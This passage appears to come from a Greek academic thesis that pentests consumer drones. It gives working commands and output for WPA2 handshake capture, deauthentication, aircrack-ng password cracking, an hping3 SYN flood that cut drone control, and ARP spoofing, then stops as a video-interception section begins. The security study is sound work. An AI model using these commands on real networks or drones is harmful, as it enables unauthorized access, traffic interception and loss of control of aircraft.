root@Kali: /home/kali
(kali@kali)-[~]
└─$ sudo bash
[sudo] password for kali:
(root@kali)-[/home/kali]
└─# airodump-ng wlan0 --channel 1 --write capture_File
```

Εικ 5.12 Εντολή καταγραφής δεδομένων σύνδεσης




Εικ. 5.13 Εντολή καταγραφής δεδομένων σύνδεσης με MAC διεύθυνση

Οι εντολές των εικόνων 5.12 και 5.13 καταγράφουν σε αρχεία τα δεδομένα της σύνδεσης μεταξύ drone και controller, όπου στην συνέχεια χρησιμοποιώντας έναν network analyzer όπως το Wireshark μπορούμε να έχουμε πρόσβαση στις λεπτομέρειες της επικοινωνιακής κίνησης. Με την χρήση κατάλληλων φίλτρων μπορούμε να εξάγουμε δεδομένα, όπως φαίνεται και στην παρακάτω εικόνα.





Εικ. 5.14 Ανάλυση πακέτων Wireshark OPN δικτύου (1)



Εικ. 5.15 Ανάλυση πακέτων Wireshark OPN δικτύου (2)

Αντίστοιχα και για το Ryze Tello απεικονίζονται οι αντίστοιχες συνδέσεις των clients. Το πρότυπο κρυπτογράφησης του δικτύου είναι επίσης ορατό, το οποίο σε αυτή την περίπτωση είναι WPA2.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
48:1C:B9:99:04:92	-32	49	109	2130 0	6	54e.	WPA2	CCMP	PSK	TELLO-990492
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
48:1C:B9:99:04:92	08:F4:58:B0:74:9D	-32	54e- 1e	0	2161	EAPOL	TELLO-990492			

Εικ. 5.16 Εμφάνιση WPA2 δικτύων με τους συνδεδεμένους clients

Η εντολή της εικόνας 5.17 αποσυνδέει τον client εισάγοντας 500 deauthentication packets στο στόχο. Όταν ο client αποσυνδεθεί από το δίκτυο προσπαθεί να επανασυνδεθεί στέλνοντας ένα handshake WPA, το οποίο στη συνέχεια καταγράφεται και αποθηκεύεται για μετέπειτα χρήση.

Εικ.

```


root@Kali: /home/kali
(kali@Kali)-[~]
└─$ sudo bash
[sudo] password for kali:
(kali@Kali)-[~]
└─# aireplay-ng -0 500 -a 48:1C:B9:99:04:92 wlan0

18:48:04 Waiting for beacon frame (BSSID: 48:1C:B9:99:04:92) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:48:12 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:12 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:13 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:13 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:14 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:14 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:15 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:15 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:15 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]
18:48:16 Sending DeAuth (code 7) to broadcast -- BSSID: [48:1C:B9:99:04:92]


```

5.17 Αποστολή πακέτων αποσύνδεσης client από το drone

Μετά από λίγο, λαμβάνουμε το capture file (αρχείο καταγραφής). Το Wireshark χρησιμοποιείται για να ανοίξει το αρχείο καταγραφής και να δούμε τα πακέτα που αποστέλλονται μεταξύ του client (smartphone) και του drone. Χρησιμοποιώντας το φίλτρο eapol, το οποίο σημαίνει extensible authentication protocol over LAN, και το οποίο όπως παρατηρούμε εμφανίζεται και στο handshake μεταξύ STATION και BSSID, μπορούμε να δούμε τις λεπτομέρειες της WPA σύνδεσης, και εν συνεχεία να αναγνώσουμε το αναγνωριστικό κλειδί.



Εικ. 5.18 Ανάλυση πακέτων Wireshark – handshake



Εικ. 5.19 Ανάλυση πακέτων Wireshark – ανάγνωση κλειδιού

Αφού καταγραφεί η σύνδεση handshake, μπορούμε να “σπάσουμε” τον κωδικό πρόσβασης με τις εντολές στις εικόνες 5.20 και 5.21 όπου a2 είναι για το WPA2, το πρότυπο κρυπτογράφησης που χρησιμοποιείται από το δίκτυο-στόχο, b είναι η σημαία για το BSSID, ακολουθούμενη από τη διαδρομή προς το λεξικό κωδικών πρόσβασης rockyou.txt (/home/kali/Downloads/rockyou.txt), καθώς και η διαδρομή προς το αρχείο που καταγράφηκε (/home-10.cap και home-15.cap). Οι δοκιμές πραγματοποιήθηκαν επιτυχώς για δύο διαφορετικά passwords, όπως φαίνεται και στις παρακάτω εικόνες.

```
kali@Kali: ~
root@Kali: /home/kali x root@Kali: /home/kali x root@Kali: /home/kali x root@Kali: /home/kali x kali@Kali: ~ x
(kali@Kali)-[~]
$ sudo aircrack-ng -a2 -b 48:1C:B9:99:04:92 -w /home/kali/Downloads/rockyou.txt /home-10.cap

Reading packets, please wait...
Opening /home-10.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 62650 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:01] 16851/10303727 keys tested (12246.06 k/s)

Time left: 14 minutes, 0 seconds 0.16%

KEY FOUND! [ password ]

Master Key : A0 72 EA A3 18 BF 98 F9 A5 F0 BB F1 8B 30 7D A2
            E1 44 E8 03 1C 68 6B EE 9E C0 2B BE C5 2A F8 05

Transient Key : 0A 16 C8 45 2D 03 C1 47 8C 35 F5 66 71 B9 AF E6
               0B 65 CC EE 43 82 89 0D 06 15 58 DE 80 E5 70 33
               D4 2C 30 2C 70 F1 FA 91 87 1B 1C 86 D0 D3 8C 38
               F8 77 22 A0 51 E5 9E 1F D9 64 C4 8E 5A 3D 3D 1E

EAPOL HMAC : 88 D3 D7 53 33 4D 8C AE 1B 67 4E EC 3B D0 CA CE

(kali@Kali)-[~]
$
```

Εικ. 5.20 Password Cracking (1)

```
kali@Kali: ~  
root@Kali: /home/kali x root@Kali: /home/kali x root@Kali: /home/kali x root@Kali: /home/kali x kali@Kali: ~ x  
  
(kali@Kali)-[~]  
└─$ sudo aircrack-ng -a2 -b 48:1C:B9:99:04:92 -w /home/kali/Downloads/rockyou.txt /home-15.cap  
Reading packets, please wait...  
Opening /home-15.cap  
Read 257 packets.  
  
1 potential targets  
  
Aircrack-ng 1.7  
[00:00:00] 62/10303727 keys tested (1562.65 k/s)  
Time left: 1 hour, 49 minutes, 53 seconds 0.00%  
KEY FOUND! [ liverpool ]  
  
Master Key : 5A 85 7D 04 8B C3 7E 78 0F 10 C3 61 89 CF FC 6E  
E9 FF 1E 16 5C 99 26 4B EA A9 D6 55 56 CC 89 11  
  
Transient Key : A9 91 83 BA 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
  
EAPOL HMAC : 48 03 60 A1 AB F1 4C B5 30 58 FD AD 41 76 47 16
```

Εικ. 5.21 Password Cracking (2)

Όπως παρατηρούμε έχει ολοκληρωθεί επιτυχώς το penetration test, και ο κωδικός πρόσβασης που ορίσαμε στο drone έχει “σπάσει”. Θα πρέπει να επισημάνουμε πως με τον ίδιο ακριβώς

τρόπο υπάρχει η δυνατότητα πρόσβασης σε οποιοδήποτε ασύρματο δίκτυο χρησιμοποιεί WPA2. Μια καλή λύση για την αποφυγή επίθεσης τέτοιου τύπου αποτελεί ο ορισμός κωδικών πρόσβασης που δεν είναι κοινοί, και περιλαμβάνουν συνδυασμό από κεφαλαία, μικρά γράμματα και ειδικούς χαρακτήρες.

### 5.3 Denial of Service attack

Η επίθεση άρνησης παροχής υπηρεσιών (DoS) είναι μια απειλή για την ασφάλεια που εμφανίζεται όταν ένας επιτιθέμενος καθιστά αδύνατη την πρόσβαση των νόμιμων χρηστών σε συστήματα υπολογιστών, δίκτυα και υπηρεσίες. Ο επιτιθέμενος σε αυτού του είδους τις επιθέσεις συνήθως κατακλύζει διακομιστές ιστού, συστήματα ή δίκτυα με πακέτα, καταλαμβάνει τους πόρους του θύματος και καθιστά δύσκολη ή αδύνατη την πρόσβαση σε αυτούς.

Η επανεκκίνηση ενός συστήματος συνήθως διορθώνει το πρόβλημα, αλλά οι επιθέσεις πλημμύρας (flood) είναι πιο δύσκολο να διορθωθούν. Οι επιθέσεις DoS συχνά εκμεταλλεύονται ευπάθειες στα πρωτόκολλα δικτύωσης και στον τρόπο με τον οποίο χειρίζονται την κυκλοφορία δικτύου. Για παράδειγμα, ένας επιτιθέμενος μπορεί να κατακλύσει την υπηρεσία μεταδίδοντας πολλά πακέτα σε μια ευάλωτη υπηρεσία δικτύου από διαφορετικές διευθύνσεις πρωτοκόλλου Internet (IP).

Επομένως, δεδομένου ότι το drone επικοινωνεί με έναν controller μέσω Wi-Fi, μια άρνηση παροχής υπηρεσιών (DoS Attack) αποτελεί μια πιθανή ευπάθεια. Στην περίπτωση μας, η επίθεση άρνησης παροχής υπηρεσιών θα γίνει με την αποστολή μεγάλου αριθμού πακέτων TCP syn. Η υλοποίηση πραγματοποιήθηκε με τη χρήση του εργαλείου δικτύωσης hping3 το οποίο εγκαταστάθηκε στο Kali Linux.

Ο μη εξουσιοδοτημένος χρήστης, ο οποίος βρίσκεται επίσης στο δίκτυο, το οποίο είχε παραβιαστεί με την διαδικασία του password cracking, εκτελεί επίθεση άρνησης παροχής υπηρεσιών στο drone χρησιμοποιώντας το εργαλείο hping3. Το εργαλείο είναι σε θέση να επιτεθεί στον στόχο 192.168.10.1 μέσω κάποιας ανοιχτής θύρας. Η επίθεση άρνησης παροχής υπηρεσιών ήταν επιτυχής. Μετά από μερικά δευτερόλεπτα, χάθηκε ο έλεγχος του drone καθώς



και το βίντεο streaming.

Παρατηρούμε πως πρόκειται για ένα πολύ απλό είδος επίθεσης που λειτουργεί επιτυχώς και στα δύο drones. Αρκεί η ανίχνευση κάποιας ανοιχτής θύρας επικοινωνίας μεταξύ των συσκευών και η ip διεύθυνση του drone.

```
(kali@kali)-[~]
└─$ sudo hping3 -S 192.168.10.1 --flood
[sudo] password for kali:
HPING 192.168.10.1 (wlan0 192.168.10.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
└─
```

Εικ. 5.22 Denial of Service Attack

## 5.4 ARP spoofing

Το ARP spoofing, επίσης γνωστό ως ARP poisoning, είναι μια επίθεση Man in the Middle που επιτρέπει στους επιτιθέμενους να υποκλέψουν την επικοινωνία μεταξύ συσκευών δικτύου. Η επίθεση λειτουργεί ως εξής:

Ο επιτιθέμενος αρχικά πρέπει να έχει πρόσβαση στο δίκτυο. Σαρώνει το δίκτυο για να προσδιορίσει τις διευθύνσεις IP τουλάχιστον δύο συσκευών, όπου στην περίπτωση μας είναι ένας controller και ένας δρομολογητής (drone). Ο επιτιθέμενος χρησιμοποιεί ένα εργαλείο spoofing, όπως το Arpspoof ή το Driftnet, για να στείλει πλαστές απαντήσεις ARP. Οι πλαστές απαντήσεις ενημερώνουν τόσο τον δρομολογητή (drone), όσο και τον controller (smartphone) ότι η σωστή διεύθυνση MAC είναι η διεύθυνση MAC του εισβολέα. Αυτό ξεγελάει τόσο το drone όσο και τον controller ώστε να συνδεθούν με το μηχάνημα του επιτιθέμενου, αντί να συνδεθούν μεταξύ τους. Οι δύο συσκευές ενημερώνουν την ARP Cache και από εκείνο το σημείο και μετά επικοινωνούν με τον επιτιθέμενο αντί να επικοινωνούν απευθείας μεταξύ τους.

Αρχικά ενεργοποιούμε το packet forwarding με την εντολή της εικόνας 5.23, και έτσι δίνεται η



δυνατότητα στον εισβολέα να ενεργεί ως δρομολογητής στο δίκτυο, επιτρέποντας την προώθηση πακέτων μέσω αυτού στη σωστή διεύθυνση.

```
(root@Kali)-[/home/kali]
# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

(root@Kali)-[/home/kali]
#
```

Εικ. 5.23 Packet Forwarding

Οι εντολές των εικόνων 5.24 και 5.25 επιτρέπουν την παρακολούθηση των πακέτων από τον χειριστή προς το εναέριο όχημα και το ανάποδο, από το interface wlan0. Με λίγα λόγια ενημερώνεται ο controller και το drone ότι αν θέλει να στείλει πακέτα στο drone η τον controller αντίστοιχα αυτά θα πρέπει να σταλούν στη διεύθυνση MAC του επιτιθέμενου. Πλέον ο εισβολέας έχει πλήρη πρόσβαση στο traffic μεταξύ controller και drone, και μέσω ενός network analyzer μπορεί να ελέγξει όλα τα πακέτα.

```
(root@Kali)-[/home/kali]
# arpspoof -i wlan0 -t 192.168.10.2 192.168.10.1
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 0:0:0:0:0:0 0806 42: arp reply 192.168.10.1 is-at 0:c0:ca:af:27:32
```

Εικ.5.24 Αποστολή πακέτων drone στην MAC του επιτιθέμενου

```
(root@kali)-[~/kali]
└─# arpspoof -i wlan0 -t 192.168.10.1 192.168.10.2
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
0:c0:ca:af:27:32 48:1c:b9:99:4:92 0806 42: arp reply 192.168.10.2 is-at 0:c0:ca:af:27:32
```

Εικ.5.25 Αποστολή πακέτων controller στην MAC του επιτιθέμενου

## 5.5 Υποκλοπή βίντεο

### FFmpeg


Το FFmpeg είναι ένα ελεύθερο και ανοικτού κώδικα πρόγραμμα λογισμικού που αποτελείται από μια σουίτα βιβλιοθηκών και προγραμμάτων για το χειρισμό βίντεο, ήχου και άλλων αρχείων και ροών πολυμέσων.

Το FFmpeg περιλαμβάνει επίσης άλλα εργαλεία, όπως το ffmpeg, ένα απλό πρόγραμμα αναπαραγωγής πολυμέσων και το ffprobe, ένα εργαλείο γραμμής εντολών για την εμφάνιση πληροφοριών πολυμέσων.

### *Υλοποίηση επίθεσης υποκλοπής βίντεο*

